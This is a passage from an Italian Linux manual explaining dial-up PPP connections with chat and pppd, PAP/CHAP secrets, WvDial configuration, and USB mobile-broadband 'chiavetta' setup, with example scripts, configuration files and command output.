`-V`	Attiva la modalità dettagliata utilizzando lo standard error. In tal modo possono essere visualizzati immediatamente i messaggi che intercorrono tra '**`chat`**' e il modem. Questa opzione non può funzionare come previsto se lo standard error è ridiretto altrove, per esempio quando '**`chat`**' viene eseguito da '**`pppd`**' in modalità '**`detached`**'.
script	Se non viene specificato un file di script attraverso l'opzione '**`-f`**' questo deve essere fornito nella riga di comando, molto probabilmente racchiudendolo tra virgolette per permettere l'inserimento di spazi.

Quando il programma termina, il codice di uscita può dare delle informazioni importanti:

Codice di uscita	Significato
0	Conclusione normale: lo script è stato eseguito senza problemi.
1	Almeno uno dei parametri non è valido.
2	Errore durante l'esecuzione: potrebbe trattarsi di un errore di lettura di un file, o la ricezione di un segnale di '**`SIGINT`**'.
3	Errore di *timeout*.
4	È stata ricevuta la prima delle stringhe indicata come condizione di interruzione (ABORT).
5	È stata ricevuta la seconda delle stringhe indicata come condizione di interruzione (ABORT).

Codice di uscita	Significato
6	È stata ricevuta la terza delle stringhe indicata come condizione di interruzione (ABORT).
7	È stata ricevuta la quarta delle stringhe indicata come condizione di interruzione (ABORT).
3+***n***	È stata ricevuta la ***n***-esima delle stringhe indicata come condizione di interruzione (ABORT).

35.18.2 Script di chat

Lo script di colloquio, ovvero lo script di '**chat**', definisce la comunicazione. Lo script consiste di una o più coppie di stringhe di ***attesa e invio*** separate da spazi, con una coppia opzionale di stringhe di ***subattesa-subinvio***, separate da un trattino. Per esempio:

```
ogin:-BREAK-ogin: tizio ssword: tazza
```

indica che '**chat**' si aspetta di ricevere la stringa '**ogin:**'. Se ciò non avviene entro il tempo massimo stabilito (*timeout*), invia un *break* al sistema remoto e quindi attende di nuovo la stringa '**ogin:**'. Se la stringa '**ogin:**' viene ricevuta già la prima volta, la sequenza di interruzione non viene generata. Se fallisce anche la seconda volta l'attesa, '**chat**' termina l'esecuzione. Quando '**chat**' ha ricevuto la stringa '**ogin:**' invia la stringa '**tizio**' e quindi si mette in attesa di ricevere la stringa '**ssword:**'. Quando la riceve invia la stringa '**tazza**'. Alla fine di ogni stringa trasmessa da '**chat**' viene aggiunto un ritorno a carrello (<*CR*>). Al contrario, per indicare che si attende un codice di ritorno a carrello, si utilizza la sequenza '**\r**'.

Il motivo per il quale si indica solo la parte finale delle stringhe di identificazione è che in questo modo si possono ignorare le parti di stringa superflue che potrebbero anche essere giunte alterate. Un esempio molto simile al precedente potrebbe essere:

```
ogin:--ogin: tizio ssword: tazza
```

In questo caso, se non si riceve la stringa '**ogin:**' al primo tentativo, '**chat**' invia un semplice ritorno a carrello e quindi attende ancora una volta.

Il programma '**chat**' è in grado di riconoscere una serie di stringhe speciali che vengono descritte di seguito.

Stringa	Descrizione
'**ABORT**'	stringhe di interruzione Le stringhe di interruzione permettono di interrompere la comunicazione quando il modem restituisce una parola chiave particolare. Nell'esempio seguente la sequenza non attende nulla (i due apostrofi delimitano una stringa nulla ed è quel «nulla» che si attende) e quindi invia la stringa '**ATZ**': `ABORT BUSY ABORT 'NO CARRIER' '' ATZ OK ATDT123456 CONNECT` La risposta attesa è la stringa '**OK**'. Quindi invia '**ATDT123456**' e attende '**CONNECT**'. Quando viene ricevuta anche questa ultima stringa, lo script prosegue. Se però, in qualunque momento, il modem restituisce una delle stringhe '**BUSY**' o '**NO CARRIER**', l'esecuzione dello script viene interrotta.

Stringa	Descrizione
‘**REPORT**’	stringhe di rapporto Le stringhe di rapporto permettono di registrare nel file di rapporto (si veda l’opzione ‘**-r**’) gli eventi specificati. Si osservi l’esempio: `REPORT CONNECT ABORT BUSY '' ATZ OK ATDT123456 CONNECT` Questa sequenza non attende nulla (i due apostrofi delimitano una stringa nulla ed è quel «nulla» che si attende) e quindi invia la stringa ‘**ATZ**’. La risposta attesa è la stringa ‘**OK**’. Quindi invia ‘**ATDT123456**’ e attende ‘**CONNECT**’. Quando viene ricevuta anche questa ultima stringa, lo script prosegue e in più viene scritto all’interno del file di rapporto la parola ‘**CONNECT**’, seguita da tutto quello che il modem ha inviato insieme fino al raggiungimento del carattere di ritorno a carrello.

‘**TIMEOUT**’	tempo massimo
	Il tempo massimo iniziale è di 45 s (secondi) e può essere cambiato utilizzando il parametro ‘**-t**’ oppure durante l’esecuzione dello script. Si osservi l’esempio seguente, tenendo conto che è diviso in due per motivi tipografici:
	`'' ATZ OK ATDT123456 CONNECT TIMEOUT 10 ↩`
	`↪ogin:--ogin: tizio TIMEOUT 5 ssword: tazza`
	Prima di attendere l’invito a inserire il nominativo-utente viene cambiato il tempo massimo di attesa (il *timeout*) a 10 secondi e, prima di attendere l’invito a inserire la parola d’ordine, viene cambiato a cinque secondi. Quando viene cambiato il valore del *timeout*, questo resta così fino al cambiamento successivo.

‘**EOT**’	invio del codice di fine testo Il simbolo di EOT può essere rappresentato con ‘**^D**’. Quando si invia questo carattere non viene aggiunto il ritorno a carrello, al contrario del solito.

Stringa	Descrizione
'**BREAK**'	interruzione La stringa speciale '**BREAK**' rappresenta un segnale speciale nella trasmissione. L'azione normale del modem ricevente questo segnale è quello di cambiare la velocità di trasmissione. La sequenza di interruzione può essere incorporata all'interno di una stringa utilizzando la sequenza '**\K**'.

All'interno di uno script di colloquio, si possono inserire dei simboli speciali, rappresentati prevalentemente attraverso delle sequenze di escape del tipo '***x****'. Segue l'elenco di quelle più importanti per '**chat**'.

Codice	Descrizione
'' ""	Una coppia di apici singoli o di apici doppi rappresenta la stringa nulla. Se viene inviata una stringa nulla, in pratica si invia solo un ritorno a carrello.
\b	*Backspace*.
\c	Elimina il carattere di ritorno a carrello alla fine di una riga da trasmettere. È l'unico modo per riuscire a trasmettere una stringa che non termini con il solito ritorno a carrello. Si utilizza alla fine della stringa da trasmettere e non vale per le stringhe da ricevere.
\d	Attende per un secondo. Vale solo per le stringhe da trasmettere.
\K	Inserisce un carattere *break*. Vale solo per le stringhe da trasmettere.
\n	Rappresenta un carattere *line feed* o <*LF*>.

Codice	Descrizione
`\N`	Invia un carattere <*NUL*>. Vale solo per le stringhe da trasmettere.
`\p`	Esegue una pausa di 0,1 s. Vale solo per le stringhe da trasmettere.
`\q`	Sopprime la scrittura della stringa nel registro del sistema. Al suo posto appaiono alcuni punti interrogativi. Vale solo per le stringhe da trasmettere.
`\r`	Invia o attende un ritorno a carrello.
`\s`	Rappresenta uno spazio e può essere usato quando non si vuole usare la tecnica delle virgolette per racchiudere una stringa che contiene spazi.
`\t`	Invia o attende un carattere di tabulazione.
`\\`	Invia o attende un carattere '****'
`\`***ooo***	Rappresenta un carattere in notazione ottale. Alcuni simboli non possono essere ricevuti (attesi).
`^`***x***	Rappresenta una sequenza del tipo '**^A**', '**^B**', '**^C**',... Per esempio, '**^Q**' rappresenta il codice <*DC1*> pari a 17_{10}. Alcuni simboli non possono essere ricevuti (attesi).

35.18.3 Demone per il PPP e Chat assieme

«

Per automatizzare la creazione di un collegamento PPP attraverso la linea telefonica, quando il nodo remoto utilizza un sistema di autenticazione tradizionale, si può combinare l'uso di '**pppd**' e di '**chat**'. Per la precisione, si utilizza '**pppd**' con l'opzione '**connect**', attraverso la quale si avvia '**chat**' allo scopo di inizializzare il modem, comporre il numero ed eseguire il procedimento di autenticazione.

La prima cosa da fare è quella di creare uno script per '**chat**', adatto alle esigenze del proprio modem, ma soprattutto, in grado di eseguire l'accesso presso la macchina remota. Si osservi l'esempio seguente, che fa riferimento al file '`/etc/ppp/chatscript`'.[11]

```
TIMEOUT      3
ABORT        BUSY
ABORT        'NO CARRIER'
''           \dAT&F
OK           \dAT
OK           \dATX3
OK           \dAT
OK           '\dATDT 0987654321'
TIMEOUT      30
CONNECT      ''
ogin:--ogin: tizio
word:        tazza
''           ''
```

Se si osserva l'esempio, si può notare che se la stringa '**ogin:**' non viene ricevuta entro 30 s, viene inviato un ritorno a carrello e quindi la si attende nuovamente. Inoltre, alla fine, anche se non è detto che sia strettamente necessario, viene inviato un ritorno a carrello senza attendere nulla.

In questa situazione, si potrebbe predisporre un altro script (questa volta uno script di shell), per avviare '**pppd**' con tutte le opzioni necessarie, ma soprattutto con l'uso di '**connect**' per incorporare '**chat**'.

```
#!/bin/sh

/usr/sbin/pppd \
    connect "/usr/sbin/chat -v -f /etc/ppp/chatscript" \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

Come in altri esempi, viene utilizzata la seconda porta seriale e si lascia che sia la controparte a definire gli indirizzi IP di entrambi i nodi.

Ricapitolando, in questo modo: '**pppd**' apre la linea seriale; avvia '**chat**' che si occupa di inizializzare il modem, di comporre il numero telefonico e di eseguire l'accesso, fino a fare partire il PPP dall'altra parte; quindi '**pppd**' riprende il controllo ed è pronto per comunicare con l'altro lato della comunicazione.

Volendo, si può incorporare tutto lo script di colloquio nello script di shell che serve ad avviare '**pppd**'. Così facendo, diventa tutto un po' confuso da leggere, ma può essere un modo per tenere le informazioni sul proprio accesso remoto lontane da occhi indiscreti.

Nel file *allegati/ppp/ppp-connetti.txt* si trova uno script completo che prima di avviare '**pppd**' verifica che non ci sia già un'interfaccia di rete denominata '**ppp0**'.

Per semplificare la chiusura del PPP, si può preparare anche uno script come il file *allegati/ppp/ppp-chiudi.txt* .

Prima di poter eseguire uno script è importante ricordare di

attribuirgli i permessi di esecuzione necessari.

```
chmod +x nome_del_file
```

Come già accennato nel capitolo introduttivo all'uso di '**pppd**', se si vuole permettere anche agli utenti comuni di effettuare la connessione, occorre fare in modo che '**pppd**' sia SUID-root. In pratica, si verifica e se necessario si modificano i permessi di '**pppd**'.

```
# ls -l /usr/sbin/pppd[Invio]

  -rwxr-xr-x  1 root   root   69084 Mar 25  1997 /usr/bin/pppd
```

Dal momento che manca la modalità SUID, occorre attribuirgliela.

```
# chmod u+s /usr/sbin/pppd[Invio]
```

Si verifica nuovamente per sicurezza.

```
# ls -l /usr/sbin/pppd[Invio]

  -rwsr-xr-x  1 root   root   69084 Mar 25  1997 /usr/bin/pppd
```

La lettera '**s**' minuscola segnala l'attivazione della modalità SUID e del permesso di esecuzione per l'utente proprietario.

35.19 Cliente PPP che fornisce esclusivamente un'identificazione PAP o CHAP

Se si usa esclusivamente il protocollo PPP per ottenere l'autenticazione di chi accede, la configurazione del cliente diventa più semplice. La differenza rispetto a quanto mostrato nel caso di autenticazione tradizionale, sta nel fatto che non occorre più accedere in quel modo; tuttavia resta il problema di dover inizializzare il modem e di comporre il numero telefonico.

In pratica, il procedimento è simile a quanto è già stato mostrato, nel senso che '**pppd**' viene usato ancora assieme a '**chat**', solo che lo script di colloquio si limita a comandare il modem.

```
TIMEOUT         3
ABORT           BUSY
ABORT           'NO CARRIER'
''              \dAT&F
OK              \dAT
OK              \dATX3
OK              \dAT
OK              '\dATDT 0987654321'
```

Quello che si vede potrebbe essere il nuovo script di colloquio di '**chat**'. Per il resto, l'uso di '**pppd**' non cambia, a parte il fatto di dover intervenire sui file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chat-secrets`'. Quello che segue è l'esempio di '`/etc/ppp/pap-secrets`'; nel caso di '`/etc/ppp/chat-secrets`' potrebbe essere necessario indicare espressamente il nome del servente, ovvero del nodo remoto.

```
# /etc/ppp/pap-secrets
# Segreti per l'autenticazione PAP
# cliente     servente      segreto     indirizzi IP ammissibili
tizio         *             tazza       *
```

A questo punto, specialmente nel caso che il nodo remoto richieda l'autenticazione PAP, è necessario aggiungere al comando '**pppd**' l'opzione '**user**', in modo da selezionare la voce corretta nel file '`/etc/ppp/pap-secrets`'.

```
#!/bin/sh

/usr/sbin/pppd \
    connect "/usr/sbin/chat -v -f /etc/ppp/chatscript" \
    user tizio \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

35.20 WvDial

WvDial[12] è un programma frontale, per sistemi GNU/Linux, per l'uso e la gestione facilitata di '**pppd**' allo scopo di realizzare delle connessioni su linea commutata attraverso il modem. WvDial si prende cura di attivare la connessione, sia in presenza di un sistema di autenticazione tradizionale, sia attraverso i protocolli PAP e CHAP, senza bisogno di intervenire nella configurazione dei file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`'.

In condizioni normali, WvDial è in grado di configurare quasi completamente il modem, lasciando all'utente l'onere di inserire i propri dati relativi all'utenza remota presso cui si vuole connettere.

35.20.1 Configurazione automatica di WvDial

Una volta installato WvDial, se non è già il sistema di gestione dei pacchetti della propria distribuzione a provvedervi, bisogna avviare il programma '**wvdialconf**' allo scopo di generare il file di configurazione iniziale: '`/etc/wvdial.conf`'. Ci si comporta così (servono i privilegi dell'utente '**root**'):

```
# wvdialconf /etc/wvdial.conf [Invio]
```

In quel momento non si deve muovere il mouse, o comunque non si deve interagire con alcuna unità che utilizzi una porta seriale. La prima volta, si potrebbe ottenere un rapporto simile a quello seguente, dove si vede che viene individuato un modem nella seconda porta seriale:

```
Scanning your serial ports for a modem.

Port Scan<*1>: Ignoring ttyS0 because /dev/mouse is a link to it.
ttyS1<*1>: ATQ0 V1 E1 -- OK
ttyS1<*1>: ATQ0 V1 E1 Z -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0 -- OK
ttyS1<*1>: Modem Identifier: ATI -- 5601
ttyS1<*1>: Speed 2400: AT -- OK
ttyS1<*1>: Speed 4800: AT -- OK
ttyS1<*1>: Speed 9600: AT -- OK
ttyS1<*1>: Speed 19200: AT -- OK
ttyS1<*1>: Speed 38400: AT -- OK
ttyS1<*1>: Speed 57600: AT -- OK
ttyS1<*1>: Speed 115200: AT -- OK
ttyS1<*1>: Max speed is 115200; that should be safe.
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0 -- OK
Port Scan<*1>: S3

Found a modem on /dev/ttyS1.
/etc/wvdial.conf<Warn>: Can't read config file /etc/wvdial.conf:
  No such file or directory
ttyS1<Info>: Speed 115200; init "ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0"
```

In condizioni normali, il programma è in grado di individuare il modem e di determinare le sue capacità. Da questo si ottiene un file di configurazione iniziale abbastanza completo, simile a quello

seguente:

```
[Dialer Defaults]
Modem = /dev/ttyS1
Baud = 115200
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
; Phone = <Target Phone Number>
; Username = <Your Login Name>
; Password = <Your Password>
```

Ammesso di utilizzare effettivamente un modem per linea telefonica, data la caratteristica delle linee italiane, per cui non esiste il tono di chiamata, è necessario aggiungere il comando ATX3; inoltre, come si intuisce, vanno definite le ultime tre direttive che appaiono opportunamente commentate. In altri termini, il file va modificato più o meno come si vede nell'esempio seguente, dove i dati relativi all'utenza sono ovviamente inventati:

```
[Dialer Defaults]
Modem = /dev/ttyS1
Baud = 115200
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATX3
Phone = 0987 654321
Username = tizio
Password = supersegretissimo
```

In condizioni normali, è sufficiente avviare l'eseguibile '**wvdial**' con i privilegi dell'utente '**root**' e la connessione dovrebbe instaurarsi senza altri problemi. Eventualmente, con l'opzione '**-C**' è possibile indicare un file di configurazione differente:

```
# wvdial -C /etc/wvdial.1.conf [Invio]
```

C'è da considerare che se il file di configurazione di '**wvdial**' contiene dati delicati come la parola d'ordine per accedere al servizio remoto, il file deve essere reso inaccessibile agli utenti estranei; inoltre, si può valutare la possibilità di impostare l'eseguibile '**wvdial**' come SUID-root.

35.20.2 Configurazione automatica e trasparente di pppd

«

È importante sapere cosa fa WvDial con la configurazione di '**pppd**', anche se può essere comodo lasciare fare tutto a lui. Ciò consente di capire in che modo va usato e quali possono essere eventualmente le limitazioni.

In condizioni normali, WvDial fa affidamento sul fatto che '**pppd**' riconosca l'opzione '**call**', con la quale si seleziona un file di configurazione specifico nella directory '`/etc/ppp/peers/`'. Per la precisione, WvDial fa in modo che venga letto il file '`/etc/ppp/peers/wvdial`' che si solito dovrebbe trovarsi già lì a seguito della sua installazione.

Oltre a questo, l'eseguibile '**wvdial**' crea o modifica autonomamente i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`', in base alle informazioni sull'utenza che appaiono nel file di configurazione. Per questo, quando viene eseguito, ha bisogno di avere i privilegi dell'utente '**root**', che fortunatamente rimangono inaccessibili agli utenti comuni.

In condizioni normali, precisamente quando è previsto l'uso di una sola utenza remota, sarebbe sufficiente utilizzare l'eseguibile '**wvdial**' con i privilegi dell'utente '**root**' solo la prima volta, dal momento che le modifiche apportate a questi file non avrebbero bisogno successivamente di essere aggiornate.

Seguendo l'esempio già visto in precedenza, in entrambi i file '/etc/ppp/pap-secrets' e '/etc/ppp/chap-secrets' apparirebbe in coda la riga seguente:

```
tizio    *        supersegretissimo
```

35.20.3 Configurazione manuale

La configurazione automatica, con gli aggiustamenti necessari che sono stati mostrati, può essere molto conveniente per un principiante; tuttavia, la configurazione manuale di WvDial consente di aggiungere delle indicazioni molto utili; in particolare permette di definire utenze differenti, da selezionare attraverso argomenti della riga di comando di '**wvdial**'.

Il file in questione può contenere righe bianche e vuote, che vengono ignorate, così come sono ignorate le righe che iniziano con un punto e virgola. Per il resto si tratta di direttive, nella forma

attributo = ***valore_assegnato***

che possono essere raggruppate in sezioni precedute dalla dichiarazione

```
[Dialer nome_della_sezione]
```

In particolare, come è già stato visto nell'esempio introduttivo, tutte le direttive che non ricadono in sezioni particolari, fanno parte della sezione predefinita, denominata '**Defaults**':

```
[Dialer Defaults]
…
…
```

Altre sezioni possono essere dichiarate per definire delle varianti nella configurazione, che poi vengono selezionate semplicemente nominandole nella riga di comando di '**wvdial**'. Per la precisione, tutte le sezioni aggiunte ereditano la configurazione della sezione predefinita, aggiungendo o sostituendo delle dichiarazioni particolari. Si osservi l'esempio seguente:

```
[Dialer Defaults]
Modem = /dev/ttyS1
Baud = 115200
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATX3
Phone = 0987 654321
Username = tizio
Password = supersegretissimo

[Dialer treviso]
Phone = 0422 654321

[Dialer venezia]
Phone = 041 654321

[Dialer rimini]
Phone = 0541 654321
```

In questo caso, come si può intuire, ogni sezione aggiunta serve a definire un numero telefonico differente, lasciando tutti gli altri dati come fissato nella sezione predefinita.

Naturalmente, la possibilità di gestire sezioni aggiuntive permette anche di intervenire su altre variabili, come la configurazione del modem e la modalità di composizione del numero telefonico:

```
[Dialer silenzioso]
Init4 = ATM0

[Dialer impulsi]
Dial Command = ATDP
```

Nell'esempio si vede la definizione di due sezioni: la prima permette di aggiungere un'istruzione al modem, in modo che l'altoparlan-

te risulti disattivato completamente; la seconda permette di richiedere espressamente la composizione a impulsi (il vecchio sistema «decadico» dei telefoni a disco).

Segue la descrizione di alcune direttive di configurazione.

Direttiva	Descrizione
`Inherits =` ***sezione***	Consente di ereditare le direttive di un'altra sezione, tenendo conto che la sezione predefinita viene ereditata automaticamente.
`Modem =` ***file***	Definisce il file di dispositivo relativo alla porta seriale cui è connesso il modem.
`Baud =` ***velocità_porta_seriale***	Definisce la velocità di comunicazione con il modem attraverso la porta seriale; in altri termini, si tratta della velocità della porta seriale, espressa in bit/s.

Direttiva	Descrizione
`Init`***n*** `=` ***comando_at_per_il_modem***	Le direttive da '**`Init1`**' a '**`Init9`**' permettono di definire diverse stringhe di inizializzazione del modem, in sequenza. La prima a essere eseguita è la direttiva '**`Init1`**'; di seguito vengono eseguite le altre, fino a un massimo di nove.
`Phone =` ***numero_telefonico_da_chiamare***	Definisce il numero telefonico per raggiungere il fornitore del servizio.
`Dial Command =` ***comando_at_per_il_modem***	Il comando AT necessario per iniziare la composizione telefonica. Il comando predefinito è ATDT, per la composizione a toni (multifrequenza).
`Login =` ***nominativo_utenza_remota***	Il nominativo utente da usare per la connessione remota.
`Password =` ***parola_d'ordine***	La parola d'ordine da usare per l'autenticazione remota.
`PPPD Path =` ***percorso_di_avvio_di_pppd***	In caso di necessità, permette di definire il percorso assoluto di '**`pppd`**'. In modo predefinito, viene usato il percorso '`/usr/sbin/pppd`'.

Direttiva	Descrizione
`Force Address =` ***ip_statico_locale***	Se ciò può essere utile, permette di definire l'indirizzo IP statico locale.
`Auto Reconnect = {on|off}`	Questa opzione, attiva in modo predefinito, serve a ottenere il ripristino della connessione se questa cade per qualche motivo.

35.20.4 Avvio e funzionamento

«

WvDial si avvia attraverso l'eseguibile '**`wvdial`**', il quale funziona in primo piano in modo predefinito:

```
wvdial [opzioni] {sezione...}
```

Per concludere la connessione e il funzionamento del programma, si utilizza il segnale di interruzione, che si ottiene normalmente con la combinazione [*Ctrl c*]. Segue la descrizione di alcuni esempi.

- `#` **`wvdial`** [*Invio*]

  Avvia il programma in primo piano, in base alla configurazione della sezione predefinita.

- `#` **`wvdial -C /etc/wvdial.1.conf`** [*Invio*]

  `#` **`wvdial --config=/etc/wvdial.1.conf`** [*Invio*]

  Avvia il programma in primo piano, in base alla configurazione della sezione predefinita, del file '`/etc/wvdial.1.conf`'.

- `# wvdial > /var/log/wvdial.log 2>&1 &` [*Invio*]

  Avvia il programma sullo sfondo, ridirigendo i flussi di standard output e standard error nel file '`/var/log/wvdial.log`'.

- `# wvdial treviso silenzioso` [*Invio*]

  Avvia il programma richiedendo espressamente l'utilizzo delle sezioni '**`treviso`**' e '**`silenzioso`**' dal file di configurazione.

35.21 Connessione mobile con «chiavetta»

Le connessioni con «chiavetta» USB, dotata di scheda telefonica per il collegamento alla rete GSM/UMTS, avvengono attraverso il protocollo PPP, come si farebbe per un modem tradizionale, con la differenza che non è necessario fornire dati per l'autenticazione, perché questi sono contenuti implicitamente nella scheda telefonica stessa.

Figura 35.115. Dispositivo HUAWEI E1800.



All'avvio del sistema operativo, qualunque esso sia, tali unità devono risultare staccate: vanno inserite solo durante il funzionamento. Inoltre, prima di procedere con una connessione, è necessario attendere che queste unità abbiano già negoziato automaticamente il protocollo utilizzabile con il ponte radio locale: di solito lo si determina attraverso un led lampeggiante, il cui colore varia in funzione del tipo di collegamento disponibile.

35.21.1 Problematiche con i sistemi GNU/Linux

«

Tralasciando il caso delle unità di memorizzazione, le unità USB richiedono quasi sempre la disponibilità nel kernel Linux di codice non libero, benché disponibile gratuitamente. Si tratta in particolare di microcodice collocato generalmente nella directory '`/lib/firmware/`' che il kernel invia all'unità, una volta individuata. Ciò significa che per poter accedere a queste unità è necessario disporre di un kernel completo, eventualmente realizzato a partire dai sorgenti originali.

Un altro aspetto importante da considerare consiste nel fatto che le unità USB che non sono rivolte specificatamente alla memorizzazione dei dati, tendono a essere realizzate con due modalità di funzionamento: una «normale» e l'altra in qualità di memoria solita o di disco ottico (in sola lettura). In pratica, il funzionamento in veste di unità di memorizzazione consente di allegare al dispositivo tutto il software e la documentazione necessari per l'uso con questo o quel sistema operativo.

Per poter controllare le due modalità di funzionamento è necessario disporre di USB_ModeSwitch (*http://www.draisberghof.*

de/usb_modeswitch/) che nelle distribuzioni GNU/Linux Debian comporta l'installazione dei pacchetti '**usb_modeswitch**' e '**usb_modeswitch_data**'. In generale è importante che i pacchetti di USB_ModeSwitch siano aggiornati, in particolare '**usb_modeswitch_data**', per garantire il riconoscimento corretto dei dispositivi (diversamente diventa necessario aggiungere dei file nella directory '`/etc/usb_modeswitch.d/`', con le informazioni sui dispositivi particolari gestiti).

Va osservato che il funzionamento di USB_ModeSwitch dipende da uDev, senza il quale non potrebbe avvenire un riconoscimento dei dispositivi contestualmente con il loro inserimento nelle porte USB.

35.21.2 Modem USB

Dato per assunto che il proprio dispositivo sia gestito correttamente da uDev e da USB_ModeSwitch, l'inserimento di questo tipo di dispositivo comporta normalmente la creazione di alcuni file di dispositivo, con nomi del tipo '`/dev/ttyUSB0`', '`/dev/ttyUSB1`',... Pertanto, per interagire con tali unità si deve accedere a questi file di dispositivo (generalmente solo il primo), come se si trattasse di modem tradizionali.

35.21.3 WvDial e le «chiavette»

Per instaurare una connessione attraverso una «chiavetta» Internet, se questa viene gestita correttamente da uDev e USB_ModeSwitch, è sufficiente avvalersi di WvDial, il quale poi gestisce automaticamente il demone '**pppd**'. Eventualmente è facoltà dell'amministratore di sistema decidere se WvDial debba poter essere avviato

da qualunque utente, nel qual caso gli si può attribuire il permesso SUID-root.

Tutto quello che serve per la connessione è la preparazione del file di configurazione di WvDial. Si osservi l'esempio seguente, in cui le righe sono numerate per motivi tipografici:

```
1  [Dialer Defaults]
2  Modem = /dev/ttyUSB0
3  Baud = 115200
4  Init = AT&F Q0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
5  Init2 = at+cgdcont=1,"IP","ibox.tim.it"
6  Phone = *99#
7  Username = tim
8  Password = tim
9  Stupid Mode = true
```

Riga n. 2. Si può osservare che il dispositivo da usare per il collegamento con il modem della chiavetta è il primo: '`/dev/ttyUSB0`'.
Riga n. 3. La velocità di comunicazione deve essere verificata, partendo dal valore che si vede nell'esempio, provando eventualmente a usare anche velocità maggiori: 230400, 460800 e 720000.
Riga n. 5. Nella seconda stringa di inizializzazione del modem, si vede l'indicazione del nome APN (*Access point name*) che in questo caso corrisponde a '**`ibox.tim.it`**'. Il nome APN è molto importante per individuare il servizio a cui ci si connette e uno stesso gestore potrebbe distinguere nomi differenti in base alle tariffe e condizioni del servizio.
Riga n. 6. Il numero di telefono rimane generalmente quello che si vede nell'esempio (nel caso di Vodafone potrebbe essere invece '**`*99***1#`**', ma ciò deve essere verificato).
Righe 7 e 8. I dati identificativi dell'utente non servono, perché la chiavetta di identifica attraverso la scheda telefonica (SIM) che

vi viene installata al suo interno. Tuttavia, WvDial richiede l'indicazione di questi valori che possono essere annotati con dati di fantasia.

Supponendo che il file di configurazione dell'esempio sia '`/etc/wvdial/tim.conf`', si potrebbe avviare WvDial nel modo seguente:

```
# wvdial -C /etc/wvdial/tim.conf [Invio]

  --> WvDial: Internet dialer version 1.61
  --> Cannot get information for serial port.
  --> Initializing modem.
  --> Sending: AT&F Q0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
  OK
  --> Sending: at+cgdcont=1,"IP","ibox.tim.it"
  at+cgdcont=1,"IP","ibox.tim.it"
  OK
  --> Modem initialized.
  --> Sending: ATDT*99#
  --> Waiting for carrier.
  ATDT*99#
  CONNECT
  --> Carrier detected.  Waiting for prompt.
```

Siccome la controparte non offre alcun invito tradizionale, WvDial passa dopo un po' all'avvio di '**pppd**' e al conseguente aggiornamento del file '`/etc/resolv.conf`' e dell'instradamento predefinito:

```
--> Don't know what to do!  Starting pppd and hoping for ↩
↪    the best.
--> Starting pppd at Tue May  3 21:00:14 2011
--> Pid of pppd: 9327
--> Using interface ppp0
--> pppd: @"rS[06][08]O[06][08][01]
--> pppd: @"rS[06][08]O[06][08][01]
--> pppd: @"rS[06][08]O[06][08][01]
--> pppd: @"rS[06][08]O[06][08][01]
--> pppd: @"rS[06][08]O[06][08][01]
--> local  IP address 109.52.166.119
--> pppd: @"rS[06][08]O[06][08][01]
--> remote IP address 10.64.64.64
--> pppd: @"rS[06][08]O[06][08][01]
--> primary   DNS address 217.200.200.42
--> pppd: @"rS[06][08]O[06][08][01]
--> secondary DNS address 213.230.129.10
--> pppd: @"rS[06][08]O[06][08][01]
```

A questo punto WvDial deve essere lasciato in funzione, altrimenti la combinazione di tasti [*Ctrl c*] ne concluderebbe il funzionamento, con la conclusione corretta della connessione. Pertanto, da un altro terminale si può verificare l'aggiornamento di '`/etc/resolv.conf`' e dell'instradamento predefinito:

```
# cat /etc/resolv.conf[Invio]

 nameserver 217.200.200.42
 nameserver 213.230.129.10

# route -n[Invio]
```

```
Kernel IP routing table
Destination  Gateway  Genmask          Flags Metric Ref Use Iface
10.64.64.64  0.0.0.0  255.255.255.255 UH    0      0      0 ppp0
127.0.0.0    0.0.0.0  255.0.0.0       U     0      0      0 lo
224.0.0.0    0.0.0.0  240.0.0.0       U     0      0      0 eth0
0.0.0.0      0.0.0.0  0.0.0.0         U     0      0      0 ppp0
```

Va osservato che se prima della connessione esisteva un instradamento predefinito, questo non viene modificato. In quel caso, però, tale instradamento va rimosso prima di avviare WvDial, per esempio con il comando seguente:

```
# route del -net default ;↩
↪ wvdial -C /etc/wvdial/tim.conf [Invio]
```

35.22 Riferimenti

«

- Robert Hart, *PPP HOWTO*, *http://www.google.it/search?q=Robert+Hart%2C+PPP+HOWTO*
- *pppd(8)*
- Rob van der Putten, *Leased line mini HOWTO*, *http://tldp.org/HOWTO/html_single/Leased-Line/*
- Egil Kvaleberg, *ISP-Hookup HOWTO*, *http://tldp.org/HOWTO/ISP-Hookup-HOWTO.html*
- Wikipedia, *Access Point Name*, *http://en.wikipedia.org/wiki/Access_Point_Name*
- Josua Dietze, *USB_ModeSwitch - Handling Mode-Switching USB Devices on Linux*, *http://www.draisberghof.de/usb_modeswitch/*

[1] **Setserial** GNU GPL

[2] AT sta per *Attention*.

[3] **Minicom** GNU GPL

[4] **Seyon** GNU GPL

[5] **PPPd** software libero con licenza speciale

[6] Per qualche motivo, se si utilizza il protocollo di autenticazione PAP per la propria identificazione e si vuole usare l'opzione '**`remotename`**', è necessario anche aggiungere l'opzione '**`user`**', o '**`name`**', per specificare il nome locale del cliente.

[7] In generale, l'uso di un collegamento al file di dispositivo della porta seriale corrispondente al modem è sconsigliabile. Negli esempi viene fatto sempre riferimento al file '`/dev/modem`', ma ognuno può sostituire questo nome con quello più appropriato per il proprio sistema.

